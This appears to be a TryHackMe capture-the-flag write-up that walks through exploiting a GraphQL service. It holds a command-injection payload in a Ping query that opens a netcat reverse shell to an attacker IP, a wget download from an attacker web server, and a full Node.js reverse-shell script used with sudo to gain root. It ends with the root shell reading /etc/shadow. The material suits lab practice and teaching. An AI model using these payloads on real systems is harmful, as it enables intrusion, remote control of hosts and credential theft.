

# GraphQL WriteUp

by **g4mbit**

<https://tryhackme.com>

Hello friend,

**Task 1** and **2** you just read and understand.

**Task 3:** Let's begin.

Read through and try to understand.

I can't give away the answer per TryHackMe rules, but a hint is to watch your spaces carefully. I'll leave it to you to figure out the syntax since that is what the question is asking for.

**Task 4:** Same advice as Task 3. Watch those spaces.

**Task 5:** Read and understand.

**Task 6:** Now it gets juicy.

So, if you use the query you learned in Task 4, to just see what we have to work with, that's a start.

```
{
  __schema {
    types {
      name
      description
    }
  }
}
```

```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "description": null
        },
        {
          "name": "String",
          "description": "The `String` scalar type represents textual data, represented as UTF-8 character sequences. The String type is most often used by GraphQL to represent free-form human-readable text."
        },
        {
          "name": "Ping",
          "description": null
        },
        {
          "name": "Boolean",
          "description": "The `Boolean` scalar type represents `true` or `false`."
        },
        {
          "name": "Int",
          "description": null
        }
      ]
    }
  }
}
```

Cool. We can use ping.

Well, if you do some browsing around the inter webs for using ping, graphql and reverse shell you can eventually find:

```
#  
{ Ping(ip: "; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.23.106 4242 >/tmp/f") { ip output } }
```


```
{ Ping(ip: "; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc your-machine-ip 4444 >/tmp/f") { ip  
output } }
```

That exploit may look familiar to you from other TryHackMe rooms.

When you enter it in graphql, you might have to delete the quotes and then type them back in depending on how you cut and pasted.

\*\*\*Enter in that command and be sure to change to your attack machine's IP address and port.

\*\*\*Be sure to start your nc listener first.




```
# nc -nvlp 4242  
listening on [any] 4242 ...  
connect to [10.10.180.163] from (UNKNOWN) [10.10.180.163] 33626
```

Then, after you start your listener hit the play button for your ping command in GRAPHQL and it should connect. GraphQL might just hang.

You should get the \$ prompt and if you run id or whoami you should see that you are the para user.

Let's upgrade that shell !



```
$ python -c 'import pty; pty.spawn("/bin/bash")'  
para@ubuntu:~$
```

Now we're moving !!

Okay, first things first.

Easy kills.

Run sudo -l to see what damage you can do.

```
para@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for para on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User para may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /usr/bin/node /home/para/server.js
para@ubuntu:~$
```

You can see that with sudo, para can run:

```
/usr/bin/node /home/para/server.js
```

So, we can run that server.js script using /usr/bin/node as sudo.

Well, if we just replace that server.js with one of our own that connects back we should be good to go.

Can we even download things?

First rename server.js to server2.js.

```
mv server.js server2.js
```

On your attack machine, create a simple file however you want and just type test or whatever clever message you want. Call it something like evil\_test.txt --My suggestion would be to name it server.js but ya know, that's just me.

We are first just verifying that we can download a file.

Now wherever you saved your test file on your attack machine, open a python server so that we can download it to the graphql machine.



```
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
python3 -m http.server
```

default port is 8000.

Now, switch back to para and run:

```
wget http://your_attackmachine_IP_address:whatever_port_you_used/your_test_file.txt
```

**For example:** `wget http://10.11.12.13:8000/evil_test.txt`

Now after it downloads, verify it's there.

Okay, the tricky part. You need to go out to the web and find a javascript reverse shell.

I did it for you but I would recommend finding another good source for future reference, because this example was hard to find.

<https://gist.github.com/mitchmoser/f6df9b7de4e6785ed66fd86082d02d69>

mitchmoser/Celestial reverse shell decoded

Here is the code that we need to put in our malicious server.js file.

```
var net = require('net');
var spawn = require('child_process').spawn;
HOST="10.10.14.101";
PORT="1337";
TIMEOUT="5000";
if (typeof String.prototype.contains === 'undefined') { String.prototype.contains = function(it) { return this.indexOf(it) != -1; }; }
function c(HOST,PORT) {
  var client = new net.Socket();
  client.connect(PORT, HOST, function() {
    var sh = spawn('/bin/sh',[]);
    client.write("Connected!\n");
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
    sh.on('exit',function(code,signal){
      client.end("Disconnected!\n");
    });
  });
  client.on('error', function(e) {
    setTimeout(c(HOST,PORT), TIMEOUT);
  });
}
c(HOST,PORT);
```

**Be sure to change to your attack machines IP and port.**

Put that into your server.js file. I leave it to you to either edit the test file you sent on the para machine or create a new server.js file on your attack machine and then download that one to para.

The choice is yours. Either way the end result needs to be you having your malicious server.js file sitting in `/home/para/server.js`

Once you get it there, start your nc listener on your attack machine with the port you used in your file.

Then on the para machine run:

`sudo /usr/bin/node /home/para/server.js`

**\*\*\*Be sure to use the full paths.**

Now check your listener, you should have your root shell.

Now grab the para user hash for the **WIN !!!**

```
# nc -lvp 3000
listening on [any] 3000 ...
10.10.180.163: inverse host lookup failed: Unknown host
connect to [ ] from (UNKNOWN) [10.10.180.163] 44580
Connected!
whoami
root
cat /etc/shadow
root:!:18535:0:99999:7:::
daemon*:17647:0:99999:7:::
bin*:17647:0:99999:7:::
sys*:17647:0:99999:7:::
sync*:17647:0:99999:7:::
games*:17647:0:99999:7:::
man*:17647:0:99999:7:::
lp*:17647:0:99999:7:::
mail*:17647:0:99999:7:::
news*:17647:0:99999:7:::
uucp*:17647:0:99999:7:::
proxy*:17647:0:99999:7:::
www-data*:17647:0:99999:7:::
backup*:17647:0:99999:7:::
list*:17647:0:99999:7:::
irc*:17647:0:99999:7:::
gnats*:17647:0:99999:7:::
nobody*:17647:0:99999:7:::
systemd-network*:17647:0:99999:7:::
systemd-resolve*:17647:0:99999:7:::
syslog*:17647:0:99999:7:::
messagebus*:17647:0:99999:7:::
_apt*:17647:0:99999:7:::
uuidd*:18535:0:99999:7:::
para:18535:0:99999:7:::
```